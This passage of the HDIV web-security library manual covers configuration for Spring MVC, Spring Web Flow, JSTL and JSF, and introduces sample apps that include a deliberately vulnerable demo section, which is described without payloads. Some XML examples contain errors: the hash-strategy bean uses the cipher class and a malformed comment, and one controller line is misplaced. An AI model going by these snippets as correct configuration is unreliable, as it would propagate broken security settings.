The configuration of editable data validations in *hdiv-validations.xml* file doesn't depend on the framework, so we can check the configuration in the *7.1.2.4 chapter – hdiv-validations.xml*. But it differs from the Struts' error handler because the *EditableParameterValidator* for Spring MVC generates a new error with the key *parameterName* (the name of the parameter that doesn´t pass the validation defined in the *hdiv-validations.xml* file) for each error detected in the generic validation process.

For example, let's suppose that an error happens in the validation process of the *firstName* data in the request made by the form where the HTML code is as follows:

```
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<%@ taglib prefix="form" uri="http://www.springframework.org/tags/form"
%>
<%@ taglib prefix="spring" uri="http://www.springframework.org/tags" %>
<head>Title</head>
<body>
  <div id="main">
  <div id="header">
    <span class="title">The Spring Framework
    <span class="darktitle">2.0</span> form tags</span><br/>
  </div>
  <div id="content">
    <form:form enctype="multipart/form-data">
       <form:errors path="*" cssClass="errorBox" />

       <form:hidden path="house" />
       <div class="first">
         <form:label path="firstName">First Name:</form:label>
         <form:input path="firstName" />
         <form:errors path="firstName" cssClass="error" />
       </div>
        ...
  <div>
</body>
</html>
```

HDIV will generate a new error that will be added to the object of type *BindException* with the ***firstName*** key.

7.3.2.4 [springMVC-servlet-name]-servlet.xml

We must configure the **HDIV resolvers** in *[springMVC-servlet-name]-servlet.xml** file instead of `InternalResourceViewResolver`, wich resolves logical view names into view objects that are rendered using template file resources (such as JSPs and Velocity templates); and `UrlBasedViewResolver`, wich allow direct resolution of symbolic view names to URLs, without explicit mapping definition.

The new resolvers defined in HDIV – `InternalResourceViewResolverHDIV` and `UrlBasedViewResolverHDIV` - add automatically HDIV state (_HDIV_STATE_) as a new parameter to all the requests that perform a redirect using *redirect:* prefix.

Configuration would be this where `InternalResourceViewResolver` prefixes the view name returned in the ModelAndView with the value of its prefix property and suffixed it with the value from its suffix property:

```
<bean id="viewResolver"
class="org.hdiv.web.servlet.view.InternalResourceViewResolverHDIV">

      <property name="prefix" value="/WEB-INF/jsp/" />
      <property name="suffix" value=".jsp" />
</bean>
```

* The Spring MVC framework will, on initialization of a `DispatcherServlet`, look for a file named *[servlet-name]-servlet.xml* in the WEB-INF directory of web application and create the beans defined there (overriding the definitions of any beans defined with the same name in the global scope).

7.3.3 Spring Web Flow (SWF)

For Spring MVC + Spring Web Flow (SWF) [12] applications, HDIV inserts automatically the flow id (*_flowExecutionKey*) into the forms so that we don't have to add it manually as a hidden field to all JSP pages. Also, if we use the *hdiv-jstl-taglibs-1.x-2.0.x.jar* library for url generation, HDIV will add the *_flowExecutionKey* parameter automatically, avoiding having to do that manually.

Besides, HDIV optimizes memory consumption for SWF applications because it deletes from session HDIV data from finished flows, avoiding expired data in memory.

7.3.3.1 Installation

These are the steps to follow for using HDIV with SWF applications:

7.3.3.1.1 Libraries

- Include the following library in the web application classpath (in WEB-INF/lib or in the server level classpath):
  - *hdiv-webflow-1.0.5-2.0.x.jar*

- Tag library: the form tag library comes bundled in *hdiv-webflow-1.0.5-2.0.x.jar*. There are three compatible library descriptors with 2.0.x, 2.5 and 2.5.5 version of Spring MVC. The library descriptors are called *hdiv-webflow-spring-form-2_0.tld* and *hdiv-webflow-spring-form-2_5.tld*.

  So, we must define the corresponding directive in our JSP page depending on which Spring MVC version we use:

  - Spring 2.0.x:

```
<%@ taglib prefix="form"
 uri=" http://www.hdiv.org/webflow/spring-2.0/tags/form " %>
```

  - Spring 2.5:

```
<%@ taglib prefix="form"
 uri=" http://www.hdiv.org/webflow/spring-2.5/tags/form " %>
```

- Spring 2.5.5:

```
<%@ taglib  prefix="form"
 uri=" http://www.hdiv.org/webflow/spring-2.5.5/tags/form "
%>
```

where form is the tag name prefix you want to use for the tags from this library.

7.3.3.2 Configuration

Let's see the configuration for Spring Web MVC + SWF applications:

7.3.3.2.1 SWF File

- HDIV flow controller: it adds the HDIV state to requests that perform a redirect. We must configure the web application to make it use the HDIV flow controller - `HDIVFlowController` - instead of SWF's controller.

```
<bean name="/pos.htm"
      class="org.hdiv.webflow.executor.mvc.HDIVFlowController">

      <property name="flowExecutor" ref="flowExecutor" />
</bean>
```

- Listener for optimization of memory consumption: HDIV listener must be added for each flow in order to delete expired data from memory.

  Let's see an example obtained from the *formtags* application, mentioned in the *chapter 8.4 - sellitem for Spring MVC and Spring Web Flow (SWF)*.

```
<bean id="hdivListener"
      class="org.hdiv.webflow.listener.HDIVFlowExecutionListener"
/>

<flow:executor id="flowExecutor" registry-ref="flowRegistry">
   <flow:execution-listeners>
     <flow:listener ref="hdivListener" criteria="sellitem-flow" />
   </flow:execution-listeners>
</flow:executor>
```

7.3.3.2.2 Spring File

- Generic validation for editable data: as for Spring Web MVC without SWF applications, HDIV's generic validator for editable data must be declaratively added to the forms, being configuration as follows:

```
<bean id="editableParameterValidator"
    class="org.hdiv.webflow.validator.EditableParameterValidator"/>
```

***NOTES:**

i. The validator is not the same as the one defined in *chapter 7.3.2.3 - hdiv-validations.xml* - because this one is defined in the package `org.hdiv.webflow`.

ii. SWF doesn't allow to define various validators for the forms declaratively. So, in order to use multiple validators, we can create a complex validator which invoques diferent validators,. See example in *Appendix B*.

7.4 JSP Standard Tag Library (JSTL)

It is recommended to use this library only with the frameworks supported by HDIV and those which doesn't offer tags for url generation. For example, in Spring MVC web applications.

It is possible to use this secure version of standard JSTL in Struts 1.x and Struts 2.x but it doesn´t make sense since these frameworks already have tags for url generation.

7.4.1 Installation

The HDIV installation process has 3 steps:

7.4.1.1 Libraries

- Include the following libraries in the web application classpath (in WEB-INF/lib or in the server level classpath):
  - HDIV: core library (*hdiv-core-2.x.jar*) and tag's library (*hdiv-jstl-taglibs-1.1.x-2.x.x.jar*).
  - Spring: *spring-2.0.1.jar or higher*
  - Commons codec: *commons-codec-1.3.jar*
  - Commons io: *commons-io-1.1.jar*

- Tag library: the JSTL tag library comes bundled in *hdiv-jstl-taglibs-1.1.x-2.x.x.jar*. The library descriptor are called *hdiv-c.tld, hdiv-c-1_0.tld* and *hdiv-c-1_0-rt.tld* where:
  - hdiv-c.tld: JSTL 1.1 core library.
  - hdiv-c-1_0.tld: JSTL 1.0 core library.
  - hdiv-c-1_0-rt.tld: JSTL 1.0 core RT library.

  To use these libraries, add the following directives to the top of your JSP page depending on which JSTL version we use:

- JSTL 1.1

```
<%@ taglib prefix="c"
           uri="http://www.hdiv.org/jsp/jstl/core" %>
```

- JSTL 1.0

```
<%@ taglib prefix="c"
           uri="http://www.hdiv.org/jstl/core" %>
<%@ taglib prefix="c_rt"
           uri="http://www.hdiv.org/jstl/core_rt" %>
```

where *c* and *c_rt* are the tag names prefixes you want to use for the tags from this library; or add the library descriptor in the WEB-INF directory of the web application.

7.4.1.2 Modify the deployment descriptor in /WEB-INF/web.xml

This configuration must be added in the deployment descriptor only if JSTL version is 1.0.

- Replacement reference to JSTL Tags: modify reference to Standard JSTL Tags library so that they reference HDIV library.

```
<taglib>
   <taglib-uri>http://www.hdiv.org/jstl/core</taglib-uri>
   <taglib-location>/WEB-INF/tld/hdiv-c-1_0.tld</taglib-location>
</taglib>
<taglib>
   <taglib-uri>http://www.hdiv.org/jstl/core_rt</taglib-uri>
   <taglib-location>/WEB-INF/tld/hdiv-c-1_0-rt.tld</taglib-
location>
</taglib>
```

The rest of *web.xml* configuration we can check in the *7.3.1.2 chapter*.

7.4.1.3 Spring

Add *applicationContext.xml* and *hdiv-config.xml* files in the WEB-INF directory of the web application. If validations for editable data have been defined, add the *hdiv-validations.xml* as well.

7.4.2 Configuration

Being the HDIV library for JSTL (*hdiv-jstl-taglibs-1.1.x-2.x.x.jar*) a complement for frameworks (Struts 1.x, Struts 2.x or Spring MVC), the configuration for it can be checked in the *Configuration* chapter of each framework.

Keep in mind that in order to protect the urls defined using the *url* and *redirect* tags of the *hdiv-jstl-taglibs-1.1.x-2.x.x.jar* library, we must define the extensions we want to protect in the *protectedExtensions* property of the *config* bean in the *hdiv-config.xml* file. Check *chapter 7.3.2.1 - hdiv-config.xml* - for more information.

7.5 JavaServer Faces (JSF)

In this section we explain how to configure HDIV on a standard JSF project.

7.5.1 Instalación

These are the steps to configure HDIV on JSF.

7.5.1.1 Web.xml

First, we must load the HDIV configuration XML files.

```
<context-param>
    <param-name>contextConfigLocation</param-name>
    <param-value>
      classpath*:org/hdiv/config/hdiv-core-applicationContext.xml
      classpath*:org/hdiv/config/hdiv-jsf-core-applicationContext.xml
      /WEB-INF/hdiv-validations.xml
      /WEB-INF/hdiv-config.xml
    </param-value>
</context-param>
<listener>
    <listener-class>
      org.hdiv.listener.InitListener
    </listener-class>
</listener>
<context-param>
    <param-name>javax.faces.CONFIG_FILES</param-name>
    <param-value>/WEB-INF/hdiv-faces2-config.xml</param-value>

</context-param>
```

7.5.1.2 Config files

Add HDIV configuration files to the project:

- */WEB-INF/hdiv-config.xml* HDIV configuration
- */WEB-INF/hdiv-validations.xml* Editable data validation configuration
- */WEB-INF/hdiv-faces2-config* Extended component configuration

7.5.1.3 Libreries

HDIV is divided into different libraries. Depending on the JSF version we need to include the correspondng HDIV library:

- **JSF 1.1 y 1.2**: hdiv-core-2.x.x.jar and hdiv-jsf-2.x.x.jar
- **JSF 2.0**: hdiv-core-2.x.x.jar, hdiv-jsf-2.x.x.jar and hdiv-jsf-2-2.x.x.jar

Apart from these libraries we need to include the following Spring libraries required by HDIV:

- spring-web-3.0.x
- spring-expression-3.0.x
- spring-core-3.0.x
- spring-context-3.0.x
- spring-beans-3.0.x
- spring-asm-3.0.x
- spring-aop-3.0.x

7.5.1.4 Configuration

After completing these steps the aplication will be ready for using HDIV. The final step is to adapt it to our project needs by configuring *hdiv-config.xml* and *hdiv-validations.xml* files.

IMPORTANT:

Before applying HDIV to our web application, we must **eliminate manually JSP pages compiled in the server**. Thus, we guarantee that there aren't previous JSP executions that don't use HDIV.

Here are the directories where compiled JSPs must be removed from. The examples are for Tomcat and Websphere, being *example-app* our application and *localhost* the name of the server:

- Tomcat:

  C:\<tomcat-installation-dir>\work\Catalina\domain\app\

- Websphere:
  - v5.1:

    C:\<websphere-installation-dir>\wsappdev51\workspace\.metadata\.plugins\com.ibm.etools.server.core\tmp0\cache\domain\server1\app\app.war

  - v6.0.1:

    C:\<websphere-installation-dir>\runtimes\base_v6\profiles\default\temp\domain\server1\appEAR\appWEB.war

8. EXAMPLES

There are three examples in the HDIV's distribution ***(struts-examples, showcase, formtags*** and ***sellitem-webflow)*** to show how to apply the different strategies offered by HDIV. ***struts-examples*** application is distributed for the **1.1, 1.2.4, 1.2.7, 1.2.9 and 1.3.8** versions of Struts 1.x, ***showcase*** application for the **2.0.6, 2.0.9** and **2.0.11.2** versions of Struts 2.x, ***formtags*** application for the **2.0.x, 2.5 and 2.5.5** versions of Spring MVC and ***sellitem-webflow*** application for the 1.0.5 version of Spring Web Flow and Spring 2.0.6.

These are the steps to follow (download, installation and configuration) for each sample application:

8.1 struts-examples for Struts 1.x

1. Download *struts-examples* application from *Sourceforge*:

   http://sourceforge.net/project/showfiles.php?group_id=139104

   Depending on our Struts version we will have to download one file or other.


2. Deploy *struts-examples* application (war or ear) in our web server.

   In some J2EE application servers such as Tomcat, we must copy *struts-examples.war* in the webapps directory of the server installation directory. In other cases, such as IBM WebSphere, we must add *struts-examples-websphere-x.x.ear* as a new application using the Manager Console.

3. Start up the database for the vulnerable section (see *chapter 8.1.1*).

4. Start up the web server.

5. Execute *struts-examples* init URL. We must know the domain and the port where the web server is running: http://<domain:port>/struts-examples-1.x/


Struts Examples - Mozilla Firefox
Archivo Editar Ver Historial Marcadores Herramientas Ayuda
http://localhost:8080/struts-examples-1.2.9/welcome.do
Terminado

Struts Examples

Each of these links lead to a separate "module" within this application.

- Vulnerable Example Section
- Vulnerable Example Section resolved by HDIV
- Taglib Test Pages
- Upload examples
- Validator and Localization examples
- Dispatch Action examples

These modules follow the "learn by example" school. Be sure to "look under the hood" to see how it's done.

Vulnerable Example Section

This section is a demonstration of common web application flaws. These exercises show how easily can penetration techniques be applied.

Vulnerable Example Section resolved by HDIV

This section is a demonstration of common web application flaws but they are resolved by HDIV.

Taglib Test Pages

These pages are designed to test the operation of the various taglibs that come bundled with Struts. If you examine the JSP templates, you'll see that these pages use a lot of scriptlets. We use scriptlets here in order to test the tags. **Most production pages will not need to use scriplets.** In fact many Struts developers *never* use scriplets in a production page.

Upload example

Struts uses the Commons Upload package to provide support for uploading files. This example shows you how to upload a page for processing or how to just display it.

Validator examples

The Struts Validator uses the same resource bundles as the rest of your Struts application, making localization easy to do. These examples show you how to use the validator with and without JavaScript, as well as how to localize your validations.

But, wait, there's more ...

In addion to this application, there are four other applications bundled with Struts, ready for you to install:

- Struts Blank
- Struts Documentation
- Struts MailReader

Image 8.1 – struts-examples home page (Struts 1.2.9)

8.1.1 Installation

In the *struts-examples* application there is a section to test *SQL Injection*, *Cross-site Scripting* and *Parameter Tampering* attacks, which shows how easily can these types of attack be performed. In order to solve the vulnerable section of the *struts-examples* application, there is another section in the application that is the result of applying HDIV to the vulnerable section (*Vulnerable section resolved by HDIV*).

So, in order to run the application, we must start up the database for the demostration in the vulnerable section. To do this, we must follow the steps defined in the *INSTALL.txt* file distributed in *hdiv-2.0.1-struts-1.x-examples.zip*.

8.1.2 Configuration

struts-examples is configured with the Memory strategy by default and it has the confidentiality flag activated. We can modify this configuration as follows:

8.1.2.1 Strategy

As we have seen in the chapter 4 - *Operation Strategy* – there are three different strategies in HDIV: memory, cipher and hash. We have to follow this step to change it:

1. Configure in the *hdiv-config.xml* file the *strategy* bean. Possible values are: **memory**, **cipher** or **hash**.

    a. Memory strategy (configured by default in struts-examples):

```
<bean id="strategy" class="java.lang.String">
      <constructor-arg>
               <value>memory</value>
        </constructor-arg>
</bean>
```

    b. Cipher strategy:

```
<bean id="strategy" class="java.lang.String">
      <constructor-arg>
               <value>cipher</value>
        </constructor-arg>
</bean>
```

    c. Hash strategy:

```
<bean id="strategy" class="java.lang.String">
      <constructor-arg>
               <value>hash</value>
        </constructor-arg>
</bean>
```

8.1.2.2 Confidentiality

As we have seen in the *chapter 3.1 – HDIV Introduction* – it is possible to activate or deactivate data confidentiality. This flag is configured in the *hdiv-config.xml* file in this way:

a. Confidentiality activation (configured by default in *struts-examples*):

```
<bean id="confidentiality" class="java.lang.String">
      <constructor-arg>
               <value>true</value>
        </constructor-arg>
</bean>
```

b. Confidentiality desactivation:

```
<bean id="confidentiality" class="java.lang.String">
      <constructor-arg>
               <value>false</value>
        </constructor-arg>
</bean>
```

8.1.2.3 Maximun size of the HDIV State

As we have seen in the *chapter 7.1.2.2 – applicationContext* – it is possible to define the maximun size of the state that is stored in the client in the cipher and hash strategies. When the state exceeds this size, it is stored in the server side.

An appropiate value for this parameter in the *struts-examples* application to see this behaviour (storing states in both client and server sides) is 1000. Thus, configuration would be:

a. Cipher Strategy:

```
<!--CIPHER STRATEGY ->
<bean id="dataComposerCipher"
      class="org.hdiv.dataComposer.DataComposerCipher"
      singleton="false" init-method="init">

      <property name="application">
            <ref bean="application"/>
      </property>
      <property name="page">
            <ref bean="page"/>
      </property>
      <property name="encodingUtil">
            <ref bean="encoding"/>
      </property>
      <property name="allowedLength">
            <value>1000</value>
      </property>
      <property name="confidentiality">
            <ref bean="confidentiality"/>
      </property>
</bean>
```

b. Hash Strategy:

```
<!--CIPHER STRATEGY ->
<bean id="dataComposerHash"
      class="org.hdiv.dataComposer.DataComposerCipher"
      singleton="false" init-method="init">

      <property name="application">
            <ref bean="application"/>
      </property>
      <property name="page">
            <ref bean="page"/>
      </property>
      <property name="encodingUtil">
            <ref bean="encoding"/>
      </property>
      <property name="allowedLength">
            <value>1000</value>
      </property>
      <property name="confidentiality">
            <ref bean="confidentiality"/>
      </property>
</bean>
```

8.1.2.4 Multipart requests

8.1.2.4.1 Parameter configuration

As the *struts-examples* application for the Struts 1.2.4, 1.2.7, 1.2.9 and 1.3.8 versions (*struts-examples-1.2.4*, *struts-examples-1.2.7*, *struts-examples-1.2.9* and *struts-examples-1.3.8*) have a form where a file upload is made, the values of the *multipartConfig* bean must be set (see *chapter 7.1.2.2*). By default the values are the following:

```
<bean id="multipartConfig"
      class="org.hdiv.config.multipart.StrutsMultipartConfig">

      <property name="maxFileSize">
            <value>250M</value>
      </property>
      <property name="memFileSize">
            <value>256K</value>
      </property>
      <property name="tempDir">
            <value>c:\tmp</value>
      </property>
</bean>
```

8.1.2.4.2 Multipart request handler

We must configure the Struts controller to make it use the HDIV handler when there is a multipart request. To do that, we must add *multipartClass* property to the Struts controller in the *struts-config.xml* file with the following value:

```
<controller multipartClass="org.hdiv.upload.HDIVMultipartRequestHandler"
/>
```

With this configuration we will make it possible for multipart request to use HDIV, taking as configuration parameters the ones defined in the *chapter 8.1.2.4.1*.

If our web application has several modules, we must modify the *struts-config.xml* file corresponding to the module where the file upload is made.

8.1.2.5 Validations for editable data

As we have seen in the *chapter 7.1.2.4 - hdiv-validations.xml* – we can define validations for editable data. By default *struts-examples* is distributed without any validation of this type. So, we will have to create a new *hdiv-validations.xml* file if we want validate editable data. View the example in *Appendix A*.

8.1.2.6 Logger

As we have seen in the chapter 6 – *Logger* – it is possible to log the attacks detected by HDIV in a log file. We must add the Log4j library [8] and *log4j.properties* property file to the application classpath. These two files are distributed in *struts-examples* by default. The Log4j library (*log4j-1.2.9.jar*) is in the */WEB-INF/lib/* directory and the *log4j.properties* property file in */WEB-INF/classes/*.

We must configure the *log4j.appender.R.File* property of the *log4j.properties* file to set the file where the attacks detected by HDIV are logged. By default, messages logged to the console.

8.2 showcase for Struts 2.0.x

1. Download *showcase* application from Sourceforge:


   http://sourceforge.net/project/showfiles.php?group_id=139104

2. Deploy showcase application in our web server.

3. In some J2EE application servers such as Tomcat, we must copy *showcase.war* in the webapps directory of the server installation directory.

4. Start up the web server.

5. Execute *showcase* init URL. We must know the domain and the port where the web server is running: http://<domain:port>/struts2-showcase-2.0.x/


Showcase - Mozilla Firefox
Archivo Editar Ver Historial Marcadores Herramientas Ayuda
http://localhost:8080/struts2-showcase-2.0.6/showcase.action
Struts Showcase
2007/06/20 11:30:47
Powered by Struts
Home Action Chaining Config Browser Conversion CRUD Execute & Wait File Download File Upload Freemarker Hangman Person Manager Tags Tiles Token Validation Help
Terminado

The Struts Showcase demonstrates a variety of use cases and tag usages. Essentially, the application exercises various framework features in isolation. The Showcase is not meant as a "best practices" example.

- For more "by example" solutions, see the Struts Cookbook pages.
- For a "best practices" example, see the MailReader application Tour and source code.

- Home
- Action Chaining
- Config Browser
- Conversion
- CRUD
- Execute & Wait
- File Download
- File Upload
- Freemarker
- Hangman
- Person Manager
- Tags
- Tiles
- Token
- Validation
- Help

View Sources

Copyright © 2003-2007 The Apache Software Foundation.

Image 8.2 – showcase home page

8.2.1 Configuration

It can be used as a guide the configuration defined for the *struts-examples* application in the *8.1.2 chapter*, except from the *8.1.2.4.2 chapter - Multipart request handler* - which is unnecessary for the 2.0.x version of Struts.

8.2.1.1 Validations for editable data

As we have seen in the *chapter 7.1.2.4 - hdiv-validations.xml* – we can define validations for editable data. By default *showcase* is distributed with validations for all the urls containing the string "/validation/". Let's see the configuration:

```
<controller multipartClass="org.hdiv.upload.HDIVMultipartRequestHandler"
/>

 <bean id="editableParemetersValidations"
       class="org.hdiv.config.HDIVValidations">

      <property name="urls">
         <map>
            <entry key=".*/validation/.*.action">
               <list>
                  <ref bean="safeText" />
                  <!--  Typical SQL Injection attack -->
                  <ref bean="SQLInjection" />
               </list>
            </entry>
         </map>
      </property>
</bean>
```

As it is mentioned in *chapter 7.2.2.4.1 - Interceptor* - we must add the HDIV interceptor - `editableValidation` - to the form action or package. In this example a stack of interceptors has been defined at the same level as `validationExamples` package and this stack has been added to `submitFieldValidatorsExamples` action. It is important to keep in mind that HDIV interceptor - `editableValidation` - must always be applied after Struts 2's `validation` interceptor and always before `workflow`'s interceptor.

```
<package  name="validationExamples" extends="struts-default"
          namespace="/validation" >

   <interceptors>
      <interceptor-stack name="editableValidationWorkflowStack">
         <interceptor-ref name="basicStack"/>
         <interceptor-ref name="validation"/>
         <interceptor-ref name="editableValidation" />
         <interceptor-ref name="workflow"/>
      </interceptor-stack>
   </interceptors>

   <action  name="submitFieldValidatorsExamples"
            class="org.apache.struts2.showcase.validation.FieldValidators
                   ExampleAction"
            method="submit">

      <interceptor-ref name="editableValidationWorkflowStack" />

      <result name="input" type="dispatcher">
            /validation/fieldValidatorsExample.jsp
      </result>
      <result type="dispatcher">
            /validation/successFieldValidatorsExample.jsp
      </result>
   </action>
   ...
</package>
```

8.3 formtags for Spring MVC and JSTL

1. Download *formtags* application from Sourceforge:


   http://sourceforge.net/project/showfiles.php?group_id=139104

2. Deploy *formtags* application in our web server.

3. In some J2EE application servers such as Tomcat, we must copy *formtags.war* in the webapps directory of the server installation directory.

4. Start up the web server.

